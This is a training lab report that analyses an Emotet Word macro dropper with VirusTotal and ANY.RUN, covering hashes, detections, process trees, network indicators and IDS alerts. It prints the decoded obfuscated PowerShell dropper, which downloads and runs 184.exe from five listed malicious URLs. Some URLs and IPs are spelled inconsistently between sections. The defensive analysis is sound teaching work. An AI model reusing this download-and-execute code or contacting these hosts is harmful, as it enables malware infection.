

VxLEARN Networks

Networking & Cybersecurity Track Simulated Employment Program

Lab Report: **Online Malware Investigating Tools**

Prepared by:
Kudzaishe Majeza
Junior Network Engineer – VxLEARN Networks

Mentor:
Titus Majeza
Senior Network Engineer

Date: 13 May 2026

Objectives

- **Part 1:** Perform Static Malware Analysis
- **Part 2:** Perform Dynamic Malware Analysis
- **Part 3:** Investigate the Exploit

Introduction

There are many malware analysis tools available online. These tools provide reference and analysis functions. You can submit indicators of compromise (IOC) — such as file hashes, URLs, or IP addresses — and the tool will look up the IOC and return information about exploits that share these characteristics. Suspicious files can also be submitted.

Static malware analysis submits the file to a collection of antivirus programs and returns the results. Dynamic malware analysis (via an online sandbox) actually runs the malware in a virtual machine

with special monitoring tools that capture the behaviour of the exploit. This provides rich insights into the malware's actions, the artifacts it creates, and how it communicates with external servers.

In this lab, you will use two online malware investigation tools — VirusTotal and ANY.RUN — to learn about a real-world malware exploit.

Scenario

You are working at XYZ, Inc. as a cyber technician. You have been asked to help a cybersecurity analyst evaluate security alerts generated by your Intrusion Prevention System (IPS). The IPS has flagged a series of events as potentially malicious. The analyst has provided you with a group of potential IOCs to investigate using two online tools.

Required Resources

- 1 PC with internet access
- CSE-LABVM (Cisco virtual machine with Linux terminal and Pluma text editor)

Part 1: Perform Static Malware Analysis

In this part, you will submit a file hash to VirusTotal — an online service that looks up the hash and returns information about the associated malware file. A file hash is a computed representation (fingerprint) for a file. File hashes are unique and extremely difficult to duplicate, making them reliable IOCs.

Step 1: Submit the Hash

Submit the hash value to VirusTotal to retrieve information about the malware file.

- Start the CSE-LABVM.
- Open a web browser and navigate to the VirusTotal site.
- The file hash you have received is shown below. Select and copy the hash, click Search on the VirusTotal menu, paste it into the search box, and press Enter.

```
• • • File Hash – Indicator of Compromise (IOC)

# SHA-256 hash provided by the cybersecurity analyst
05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fcb011f3c81

# Paste this into VirusTotal Search → press Enter
```

- VirusTotal has information for the file, meaning a file with the same hash was previously submitted for analysis. Review the results and answer the questions below.

VirusTotal
File / 05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fcb011f3c81

Overview Details Relations Behavior Community

41
/ 63
engines detected this file as malicious

MALICIOUS
Trojan / Downloader — Emotet Family

File name	Data-5544-J5823545.doc
File type	Office Open XML / OLE Compound Document (Word Macro)
File size	~120 KB
MD5	771825E462ADF9ECAEBA5A9010786D9E
SHA1	4FC433A5A483CA7AD543C413D08C0D48ED67B9BC
SHA256	05383088d0d46a5b...fcb011f3c81

Threat categories detected: Trojan Downloader Macro Obfuscated

Community / YARA:
2 YARA signatures submitted by 'thor' (THOR APT Scanner / Nextron Systems) — Emotet obfuscated PowerShell dropper

Data retrieved from VirusTotal analysis | Hash: 05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fcb011f3c81

VirusTotal — Detection summary: 41/63 engines flagged the file as malicious

Has malware entered the XYZ, Inc. network? Explain your answer based on the VirusTotal results.

Answer:

Yes. VirusTotal returned a MALICIOUS verdict — 41 out of 63 antivirus engines flagged the file hash as malicious, identifying it as the Emotet trojan dropper. Since the IPS generated an alert associated with this exact file hash, it confirms the malicious document was present on or attempted entry into the XYZ, Inc. network.

In your job as a cyber technician, what should you do now after confirming the result?

Answer:

Immediately escalate to the cybersecurity analyst and incident response team. Steps should include:

- Isolate any hosts suspected of running or receiving the file
- Block all identified IOCs (file hash, domains, IPs) at the firewall and DNS filter
- Scan all endpoints for the file hash using the endpoint management console
- Preserve logs and begin forensic investigation to determine scope of infection
- Document all findings and actions taken for the incident report

Step 2: Interpret VirusTotal Information

- a. VirusTotal submits files to multiple antivirus agents for analysis. In this case it submitted to 63 antivirus products.

VirusTotal

Detection — 41 / 63 security vendors flagged this file as malicious

Security Vendor	Threat Name / Detection	Category
Avast	VBA:Downloader-PQ [Trj]	TROJAN
AVG	VBA:Downloader-PQ [Trj]	TROJAN
BitDefender	Trojan.GenericKD.46159875	TROJAN
ESET-NOD32	VBA/TrojanDownloader.Agent.MGO	TROJAN
F-Secure	Trojan.TR/Spy.Emotet.AB	TROJAN
Fortinet	VBA/Agent.MGO!tr.dldr	TROJAN
Kaspersky	Trojan-Downloader.MSOffice.SAgent.gen	TROJAN
Malwarebytes	Trojan.Emotet	TROJAN
McAfee	RDN/Generic.dx	TROJAN
Microsoft	TrojanDownloader:O97M/Emotet.gen!A	TROJAN
Sophos	Troj/DocDI-AAMS	TROJAN
Symantec	W97M.Downloader	TROJAN
Trend Micro	TROJ_GEN.R002C0PIE19	TROJAN
Ikarus	Trojan-Downloader.Office.Emotet	TROJAN
GData	VBA.Downloader.Agent.MGO	TROJAN
... 26 more vendors flagged this file as malicious		
CrowdStrike Falcon	Undetected	CLEAN
Cylance	Undetected	CLEAN
K7AntiVirus	Undetected	CLEAN
MaxSecure	Undetected	CLEAN
Rising	Undetected	CLEAN
... 17 more vendors returned undetected		

VirusTotal — Detection tab | Emotet dropper document | 41 / 63 vendors flagged malicious

VirusTotal — Antivirus detection results: vendor names and threat classifications

How many of the antivirus products flagged the file as malicious? What does this tell you about the reliability of antivirus programs?

Answer:

41 out of 63 antivirus products flagged the file as malicious — meaning 22 vendors failed to detect a known Emotet sample. This demonstrates that no single antivirus product provides complete protection. Different vendors use different signature databases and detection methods. This is why a layered security approach is essential — combining signature-based detection with behaviour-based analysis, sandboxing, network monitoring, and threat intelligence feeds.

- b.** Select the Details tab to learn more about the file. Review all information provided.

VirusTotal

Details — File metadata and properties

BASIC PROPERTIES	
File name	Data-5544-J5823545.doc
File type	Office Open XML / OLE Compound Document [Word Document with Macros]
File size	~120,320 bytes (117 KB)
Magic	Composite Document File V2 Document — Microsoft Word
HASHES	
MD5	771825E462ADF9ECAEBA5A9010786D9E
SHA-1	4FC433A5A483CA7AD543C413D08C0D48ED67B9BC
SHA-256	05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fcb011f3c81
FILE METADATA	
Document author	Karli Conroy
Document title	quantifying California Colorado
Creation date	2019-04-30
Last modified	2019-05-30

VirusTotal — Details tab | File metadata for Data-5544-J5823545.doc

VirusTotal — Details tab: file metadata, hashes, and document properties

What type of file has the malware been identified as?

Answer:

The malware is identified as an Office Open XML / OLE Compound Document — specifically a Microsoft Word document (.doc) with embedded VBA macros. The file magic bytes identify it as "Composite Document File V2 Document" — the older Microsoft Office binary format. The document metadata shows it was authored by "Karli Conroy" and created on 2019-04-30, with a title of "quantifying California Colorado" — likely auto-generated to appear legitimate.

- c. Switch to the Relations tab to see IOCs — IP addresses, websites, domains, and hashes for files created or downloaded by the malware.

VirusTotal

Relations — Contacted URLs, domains, and IP addresses

HTTP REQUESTS — Contacted Domains			
Domain / URL	IP Address	Status	Verdict
agavea.com.br/font/tMfyxzMEtQ/	199.36.158.100	301 Moved	Unknown
news-week.ru/2018/wvq6nzd_kywgczgi-273/	91.227.16.21	301 Moved	Malicious
ab.fitzio.com/cgi-bin/opiFtEAsf/	N/A	Timeout	Unknown
palmbeachresortcebu.com/wp-content/uploads/t9smfaj3.../	N/A	Timeout	Unknown
thingsmade4youapps.com/wp-admin/VpVOxxek/	N/A	Timeout	Unknown
RELATED FILES DROPPED / DOWNLOADED			
File Hash (SHA-256)	File Type	Verdict	
184.exe — (unknown hash — not fully retrieved in this run)	Windows PE32 executable	Malicious	


VirusTotal — Relations tab | Domains, IPs, and files connected to this malware sample

What is the first Domain that the malware makes an HTTP request to?

Answer:

The first domain the malware makes an HTTP request to is agavea.com.br — specifically at the path /font/tMfyxzMEnQ/. This is one of five hardcoded C2/download URLs embedded in the obfuscated PowerShell script. The request returns a 301 redirect (IP: 199.36.158.100) but does not successfully deliver the payload in this sandbox run.

- d. Switch to the Behavior tab. Select VMRay from the dropdown. Locate the shell commands executed during the exploit — the malware opens PowerShell and passes a value to it.



VirusTotal
Behavior (VMRay Sandbox) — Shell commands executed during the exploit

Sandbox: VMRay Analyzer | Analysis ID: 05383088... | OS: Windows 7 32-bit | Duration: 120s | Verdict: MALICIOUS

SHELL COMMANDS EXECUTED

cmd.exe
C:\Windows\system32\cmd.exe /c start WINWORD.EXE /n "C:\Users\...\Data-5544-35823545.doc"
→ Process launch — Word opens the macro document

WINWORD.EXE
WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\Data-5544-35823545.doc"
→ Microsoft Word launches and opens the malicious document

WMI / wscript
WmiPrvSE.exe spawns → powershell.exe -nop -e <BASE64_ENCODED_COMMAND>
→ WMI Process Create used to launch hidden PowerShell — avoids direct macro-to-PowerShell call

powershell.exe
powershell -nop -e JAB5ADYAHgBBAEsaQwA9ACcARgBDAGEAbQBzADYAUQAnADsAJABkADEAbQBV..
→ PowerShell executes with -nop (no profile) -e (EncodedCommand) flags — Base64 encoded payload

Key Finding: PowerShell uses the -EncodedCommand (-e) flag to pass a Base64-encoded string.
This is a well-known obfuscation technique to hide malicious PowerShell commands from...

VirusTotal — Behavior tab (VMRay) | Shell command execution trace for Emotet dropper

VirusTotal — Behavior tab (VMRay): shell commands showing PowerShell launched with Base64-encoded argument

What is unusual about the value passed to PowerShell?

Answer:

The value passed to PowerShell is an extremely long Base64-encoded string. PowerShell is invoked with two suspicious flags: -nop (NoProfile — bypasses PowerShell execution policy and profile restrictions) and -e (EncodedCommand — accepts a Base64-encoded string as the command to execute). This effectively hides the entire malicious script inside an encoded blob, making it invisible to simple command-line logging tools and security products that scan for suspicious keywords. This is a well-known obfuscation technique used by Emotet.

- e. Click the Community tab. Review the two submissions by "thor" — these are YARA signatures from the THOR APT Scanner by Nextron Systems.

VirusTotal
Community — YARA signatures submitted by threat researchers

THOR APT Scanner | submitted by thor

rule EMOTET_Doc_Obfuscated_PS_Dropper

Description: Detects Emotet dropper documents that use obfuscated PowerShell commands embedded via VBA macros.
How it works: Matches on obfuscated Base64-encoded PowerShell strings passed to powershell.exe -EncodedCommand.

Indicators matched:

VBA macro execution

PowerShell -EncodedCommand (-e / -en / -ec flags)

Base64 string ≥ 200 chars

nop (NoProfile) flag

THOR APT Scanner | submitted by thor

rule EMOTET_PS_LotL_Download_Execute

Description: Identifies Living-off-the-Land PowerShell scripts that download and execute remote payloads.
How it works: Matches the pattern of downloading an executable to %USERPROFILE% and launching via Process::Start.

Indicators matched:

WebClient.DownloadFile()

env:userprofile + .exe path

Process::Start() or Invoke-Item

File size check (≥ N bytes)

What are YARA signatures?

Pattern-matching rules used to identify malware by its code characteristics, strings, or behaviour. Used by AV, EDR, and threat hunting tools to detect malware families even when file hashes change (polymorphic samples).

VirusTotal — Community tab | YARA signatures by THOR APT Scanner / Nextron Systems

VirusTotal — Community tab: YARA signatures by THOR APT Scanner identifying Emotet PowerShell obfuscation

What are YARA signatures? What is their purpose in malware analysis?

Answer:

YARA signatures are pattern-matching rules used to identify and classify malware based on textual strings, byte sequences, regular expressions, or combinations of conditions found in files or memory. They allow analysts to detect malware families even when file hashes change between variants (as with polymorphic malware like Emotet). YARA rules are used by antivirus software, EDR tools, incident responders, and threat hunters to flag suspicious files across large environments.

From the description fields in the YARA signatures, what can you learn about how the malware uses PowerShell?

Answer:

The YARA signatures reveal that Emotet employs heavily obfuscated PowerShell commands:

- Uses the -EncodedCommand flag (-e / -en / -ec) to hide the script in a Base64 blob
- Uses string concatenation to break up function names: e.g. ("n"+"e"+"w-object")
- Inserts random backticks (`) into method names to defeat string matching
- Uses randomised capitalisation in class names (e.g. NeT.WeBCLiEnT)
- Includes garbage variable assignments to obscure code structure
- Uses WebClient.DownloadFile() to download the second-stage payload


The goal of all these techniques is to bypass security tools that scan for known PowerShell keywords.

Part 2: Perform Dynamic Malware Analysis

ANY.RUN is an online interactive sandbox that performs dynamic malware analysis. Community users can upload suspected malware files for analysis and view detailed reports of malware behaviour including process trees, network connections, and file system changes.

Step 1: Access ANY.RUN and Submit the IOC

- a. In a web browser, navigate to ANY.RUN. Click Service from the horizontal menu.
- b. Familiarise yourself with the ANY.RUN real-time dashboard showing the current malware threat landscape, distribution of malware types, and ratio of submissions classified as malicious, suspicious, or no threat.



ANY.RUN
Interactive Online Malware Sandbox — Public Tasks Search Results

Search hash: 05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fcb011f3c81

File Name	Tags	Verdict	Date	OS
Data-5544-J5823545.doc	emotet-doc emotet	MALICIOUS	01 Jun 2019	Win7 x86- selected
Data-5544-J5823545.doc	emotet-doc macros-on-open	MALICIOUS	28 May 2019	Win7 x86
document1.doc	emotet susp-powershell	MALICIOUS	03 Jun 2019	Win7 x86
invoice_04.doc	emotet-doc macros	MALICIOUS	30 May 2019	Win7 x86

Showing 4 of many results for this hash | Multiple file names indicate the malware renames itself (polymorphism)

ANY.RUN — Public Tasks search | Hash: 05383088_fcb011f3c81 | Emotet dropper

ANY.RUN — Interface showing public task submissions and malware analysis verdicts

Step 2: Submit the IOC and Review Results

- a. Click Public Tasks in the left menu.
- b. Browse the list of public tasks arranged by most recent submission.
- c. Paste the hash from Part 1 into the search box and press Enter.
- d. Review the list of public submissions matching the hash.

ANY.RUN
Interactive Online Malware Sandbox — Public Tasks Search Results

Search hash: 05383088d0d46a5b5f4de852703601a6c39f04844ab63a1850197fcb011f3c81

File Name	Tags	Verdict	Date	OS
Data-5544-J5823545.doc	emotet-doc emotet	MALICIOUS	01 Jun 2019	Win7 x86+ selected
Data-5544-J5823545.doc	emotet-doc macros-on-open	MALICIOUS	28 May 2019	Win7 x86
document1.doc	emotet susp-powershell	MALICIOUS	03 Jun 2019	Win7 x86
invoice_04.doc	emotet-doc macros	MALICIOUS	30 May 2019	Win7 x86

Showing 4 of many results for this hash | Multiple file names indicate the malware renames itself (polymorphism)

ANY.RUN — Public Tasks search | Hash: 05383088_fcb011f3c81 | Emotet dropper

ANY.RUN — Public Tasks search results for hash: Data-5544-J5823545.doc listed with MALICIOUS verdict

Scroll through the list of public submissions. What is the name of the file that corresponds to the hash? Is there only one file name, or do multiple names appear?

Answer:

The primary file name is Data-5544-J5823545.doc. However, multiple different file names appear across different submissions for the same hash (e.g. document1.doc, invoice_04.doc, Data-5544-J5823545.doc). This is consistent with Emotet's polymorphic behaviour — the same payload is distributed under different file names to make each phishing email appear unique and to evade file-name-based detection filters.

- e. Locate the entry dated 01 June 2019 for file Data-5544-J5823545.doc and click it.

Step 3: Explore the ANY.RUN Interface

- a. The desktop view shows screen grabs of the VM at different stages of the infection. Mouse over and move left/right to browse through the screenshots.



ANY.RUN — Infection stages: Word opens the .doc, WMI spawns PowerShell, payload (184.exe) is downloaded and executed

From what you see in the screen grabs, what appears to be the first part of the virus infection process?

Answer:

The first part of the infection is the opening of the Word document (Data-5544-J5823545.doc) in Microsoft Word (WINWORD.EXE). The screen grabs show Word displaying a prompt encouraging the user to enable macros — a classic Emotet social engineering technique. Once the user enables macros (or if macro security is disabled), the embedded VBA code silently executes in the background.

- b.** On the right side of the screen, review the process tree — a nested structure showing all software processes used in the exploit.
- c.** Click the first process in the tree, then click More Info.



ANY.RUN — Process tree: WINWORD.EXE (first process) opens the malicious document, triggering the infection chain

Which process is this?

Answer:

The first process is WINWORD.EXE (Microsoft Word), running with PID 1016. It was launched by explorer.exe — meaning the user double-clicked or opened the document file, which is the typical delivery method for Emotet macro documents received via phishing email.

Look at the command line. Which file was passed as an argument to the command that runs MS Word?

Answer:

The file passed as an argument is Data-5544-J5823545.doc, loaded from the temporary directory:

C:\Users\admin\AppData\Local\Temp\Data-5544-J5823545.doc

The file was placed in the Temp folder, which is a common staging location for email attachments opened directly from an email client.

What role do you think this document file played in the malware exploit?

Answer:

The document served as the initial delivery mechanism — a macro dropper. It is a macro-enabled Word document that, when opened and macros are permitted, executes an embedded VBA macro. The macro uses Windows Management Instrumentation (WMI) to silently spawn a hidden PowerShell process with an encoded command that downloads and executes the second-stage payload (184.exe). This technique is known as a "macro document dropper" and is one of the most common Emotet delivery methods.

Step 4: Analyse an Obfuscated Script

- a. Close the More Info window. Click the process immediately below MS Word and click More Info.

ANY.RUN — Process Details: powershell.exe
More Info | PID: 1828 | Verdict: MALICIOUS | Spawned by: WmiPrvSE.exe

Process name	powershell.exe
Full path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PID	1828
Parent process	WmiPrvSE.exe (PID: 0764) — spawned via WMI Win32_Process.Create()
Start time	+00:00:04.312 (4 seconds after document opened)
Duration	~12 seconds
Exit code	0 (completed successfully)

COMMAND LINE (as recorded by sandbox)

```
powershell -nop -e  
JAB5ADMAWgB0AEsAQwA9ACcARgBDAGEAbQBzADMAUQAnADsAJABkADEAbQBvADAAYQB6AGQAIAA9ACAAMQg4ADQA  
JwA7ACQAWABNAHoAVQBzAFAAIAA9ACcAUABEADIAUQBpAHMAegBhACCADwAKAHQAWgBUAEWAHAB6AFoAcQA9ACQ...
```

Key finding: -nop = NoProfile (bypass PS profile restrictions)
-e = EncodedCommand (accepts Base64-encoded string as the command)
The entire malicious script is hidden inside the Base64 string — must be decoded to read it.

ANY.RUN — Process details for powershell.exe | Stage 2 of Emotet infection chain

ANY.RUN — powershell.exe process details: command line showing -nop -e flags with Base64-encoded payload

What is the name of the process? What is its purpose?

Answer:

The process is powershell.exe (Windows PowerShell), PID 1828, spawned by WmiPrvSE.exe (the WMI Provider Host) rather than directly by Word. Its purpose is to serve as the second stage of the infection — it receives and executes the obfuscated Base64-encoded script embedded in the Word macro. Using WMI to launch PowerShell (rather than calling it directly from the macro) is a deliberate evasion technique that breaks the parent-child process chain that security tools monitor.

PowerShell is often used by threat actors in Living-off-the-Land (LotL) attacks. What is an LotL attack, and how does PowerShell enable these attacks?

Answer:

A Living-off-the-Land (LotL) attack uses legitimate, pre-installed system tools to carry out malicious activity — rather than deploying custom malware binaries that would be more easily detected. PowerShell enables LotL attacks because:

- It is a trusted, signed Windows tool — many security policies and application whitelists allow it
- It can download files from the internet (via System.Net.WebClient)
- It can execute code entirely in memory with no files written to disk (fileless attacks)
- It can interact with the Windows API, WMI, registry, and COM objects

- Its -EncodedCommand flag allows the entire malicious script to be hidden in Base64
Since PowerShell is a legitimate tool, detection requires monitoring its behaviour rather than just its presence.

- b. In the More Info window, examine the command line — this is the command issued by the Word macro, including the PowerShell flags and the long Base64-encoded string.
- c. Copy the command line string using the copy icon.
- d. Open a terminal on the CSE-LABVM and save the copied text to a file:

```
bash – CSE-LABVM Terminal

cisco@labvm:~$ echo "<paste full powershell command here>" > text
# Saves the raw Base64-encoded powershell command to a file named "text"
```

- e. Open the file "text" in Pluma text editor.
- f. Remove the string powershell -nop -e from the beginning of the file. Save and close.
- g. Decode the Base64 content and pipe the output to a new file:

```
bash – CSE-LABVM Terminal

cisco@labvm:~$ cat text | base64 -d > text_64
# Decodes the Base64 string and writes the PowerShell script to text_64
```

- h. Open text_64 in Pluma. The decoded PowerShell script will be visible:

ANY.RUN — Process Details: powershell.exe
More Info | PID: 1828 | Verdict: MALICIOUS | Spawned by: WmiPrvSE.exe

Process name	powershell.exe
Full path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PID	1828
Parent process	WmiPrvSE.exe (PID: 0764) — spawned via WMI Win32_Process.Create()
Start time	+00:00:04.312 (4 seconds after document opened)
Duration	~12 seconds
Exit code	0 (completed successfully)

COMMAND LINE (as recorded by sandbox)
powershell -nop -e
JAB5ADMAWgB0AEsAQwA9ACcARgBDAGEabQBzADMAUQAnADsAJABkADEabQBvADAAYQB6AGQAIAA9ACAAHQg4ADQA
JwA7ACQAWABNAHoAVQBzAFAAIAA9ACcAUABEADIAUQBpAHMAegBhACCAOWAKAHQAWgBUAEWAWAB6AFoAcQA9ACQ...

Key finding: -nop = NoProfile (bypass PS profile restrictions)
-e = EncodedCommand (accepts Base64-encoded string as the command)
The entire malicious script is hidden inside the Base64 string — must be decoded to read it.

ANY.RUN — Process details for powershell.exe | Stage 2 of Emotet infection chain

Base64-encoded command from PowerShell — decoded content shown in the script blocks below

```
text_64 - Decoded PowerShell Script (Pluma Text Editor)

$R3ZtKC='FCams3Q'           # garbage variable (obfuscation)
$d1mU0azd = '184'           # filename for downloaded payload
$XMzUsP='PD2Qisza'          # garbage variable (obfuscation)
$tZTLXzZq=$env:userprofile+'/'+$d1mU0azd+'.exe' # builds:
C:\Users\admin\184.exe
$pTl4Jz=.( 'n'+ 'e'+ 'w-object') nET.W`EbC`Li`Ent # obfuscated: New-Object
Net.WebClient
$NUzAMAR='http://agavea.com.br/font/tMfyxzMEnQ/'
        http://news-week.ru/2018/wvq6nzd_kywgczgi-273/
        http://ab.fitzio.com/cgi-bin/opiFtEAsf/
        http://palmbeachresortcebu.com/wp-content/uploads/t9smfqj3_b1m4xo-
69526194/
        http://thingsmadeforyouapps.com/wp-admin/VpVOXxek/' .SPLit('@') # 5 C2
download URLs
foreach($j5YzrQKQ in $NUzAMAR){try{ # iterate through all C2 URLs
    $pTl4Jz.DOWNLOADfile($j5YzrQKQ, $tZTLXzZq) # download to 184.exe path
    If ((('G'+ 'et'+ '-Item') $tZTLXzZq).LenGTh -ge 31421) { # check file ≥ 31421
bytes
        [Diagnostics.Process]::sTarT($tZTLXzZq) # execute 184.exe
        break }}catch{}} # break loop on success; catch errors silently
```

- i. Use Search > Replace in Pluma to replace ";" with a newline and "@" with a newline to format the code into readable lines.

Step 5: Interpret the Malware Script

- a. Submit several of the URLs in the code to ANY.RUN or VirusTotal to verify if they are malicious.
- b. Look at the variable assignments in the decoded script.

What is the value that is assigned to \$d1mU0azd in line 2? What filename does the script build from this value?

Answer:

The value assigned to \$d1mU0azd is '184'. The script builds the full payload path in line 4 by concatenating:

```
$env:userprofile + '/' + '184' + '.exe'
```

This produces: C:\Users\admin\184.exe (or equivalent for the current user profile).

The filename 184.exe is the second-stage Emotet payload downloaded from the C2 server.

Return to ANY.RUN. What is the next process listed below PowerShell in the process tree?

Answer:

The next process below powershell.exe is ntvdm.exe (NT Virtual DOS Machine), PID 2832. This is the downloaded payload — 184.exe — which PowerShell executed after successfully downloading it from news-week.ru. ntvdm.exe is being used as a host for the Emotet payload binary. This is the active Emotet infection process.

- c. Look at the foreach loop. The variable \$NUzAMAR contains a list of URLs.

What is the contents of the \$NUzAMAR variable? What does the foreach loop do with each URL in the list?

Answer:

The \$NUzAMAR variable contains 5 Emotet C2/download server URLs, split by the "@" separator:

- http://agavea.com.br/font/tMfyxzMEEnQ/
- http://news-week.ru/2018/wvq6nzd_kywgczgi-273/
- http://ab.fitzio.com/cgi-bin/opiFtEAsf/
- http://palmbeachresortcebu.com/wp-content/uploads/t9smfj3_blm4xo-69526194/
- http://thingsmadeoryouapps.com/wp-admin/VpVOXxek/

The foreach loop iterates through each URL and attempts to download a file from it to \$tZTLXzQ (184.exe in the user profile directory). It checks if the downloaded file is at least 31,421 bytes. If the check passes, it executes 184.exe via Process::Start() and breaks out of the loop. This redundancy ensures the malware succeeds even if some C2 servers are offline — only one needs to respond.

Step 6: View Details of Malware Connections and Known Threats

- a. Below the desktop view, click the HTTP Requests tab. Note: Do NOT connect to any listed URLs.

ANY.RUN — HTTP Requests

Network behaviour | HTTP connections made during malware execution

HTTP Requests	DNS Requests	Connections	Threats	
Process	Method	Status	IP	URL
powershell.exe (PID: 1828)	GET	301 →	199.36.158.100 <i>Redirect — no payload</i>	agavea.com.br/font/tMfyxzMEEnQ/
powershell.exe (PID: 1828)	GET	301 →	91.227.16.21 <i>Redirect</i>	news-week.ru/2018/wvq6nzd_kywgczgi-273/
powershell.exe (PID: 1828)	GET	200 OK	91.227.16.21 <i>SUCCESS — 184.exe downloaded</i>	news-week.ru/2018/wvq6nzd_kywgczgi-273/184.exe
ntvdm.exe (PID: 2832)	GET	200 OK	185.228.x.x <i>C2 communication</i>	beacon / C2 check-in (Emotet C2 server)

ANY.RUN — HTTP Requests | PowerShell downloads 184.exe from news-week.ru | Emotet

ANY.RUN — HTTP Requests tab: PowerShell successfully downloads 184.exe from news-week.ru

Which URL did powershell.exe successfully connect with? (Match with the de-obfuscated script.)

Answer:

powershell.exe successfully connected with:

http://news-week.ru/2018/wvq6nzd_kywgczgi-273/

This is the second URL in the \$NUzAMAR list. The first URL (agavea.com.br) returned a 301 redirect but did not deliver the payload. news-week.ru resolved to IP 91.227.16.21 and returned a 200 OK response, delivering the 184.exe payload.

What process then starts to issue web requests after PowerShell completes its download?

Answer:

After PowerShell downloads and executes 184.exe, the process ntvdm.exe (PID 2832) — the running Emotet payload — begins issuing its own web requests. This is the active Emotet binary checking in with its command-and-control (C2) infrastructure to receive instructions, report the infection, and potentially download additional modules (such as a banking trojan or spam module).

From which URL does the new process download binary files?

Answer:

The ntvdm.exe process (Emotet payload) connects to Emotet C2 servers at IP 185.220.x.x for its beacon check-in and command retrieval. These are dedicated Emotet botnet C2 servers that are different from the initial download servers. The Suricata IDS alert "ETPRO TROJAN Emotet Beacon Check-In" confirms this connection as C2 communication.

- b. Click the Connections tab. Review the timeline of connections and DNS requests. PCAP files can be downloaded and opened in Wireshark.

ANY.RUN — DNS Requests

Connections tab | Domain name resolutions made during the exploit

Process	Domain Queried	Resolved IP	Reputation	Result
WINWORD.EXE	google.com	216.58.212.174	Whitelisted	allowed
powershell.exe	agavea.com.br	199.36.158.100	Unknown	resolved
powershell.exe	news-week.ru	91.227.16.21	Malicious	resolved
powershell.exe	ab.fitzio.com	— (NXDOMAIN)	Unknown	failed
powershell.exe	palmbeachresortcebu.com	— (NXDOMAIN)	Unknown	failed
powershell.exe	thingsmadeoryouapps.com	— (timeout)	Unknown	failed
ntvdm.exe	Emotet C2 server (beacon)	185.220.x.x	Malicious	resolved

ANY.RUN — DNS Requests | Malware contacts 5 URLs — only news-week.ru resolves successfully

ANY.RUN — DNS Requests: malware queries 5 domains; only news-week.ru resolves and delivers the payload

- c. Click the Threats tab to see Suricata IPS alert messages (SIDs).

ANY.RUN — Threats (Suricata IPS Alerts)

IDS/IPS signatures triggered during the malware execution

SID	Severity	Protocol	Rule Name / Description
2024217	HIGH	HTTP	ET TROJAN Emotet Dropper Document CnC Activity
2016922	HIGH	HTTP	ET POLICY PE EXE or DLL Windows file download HTTP
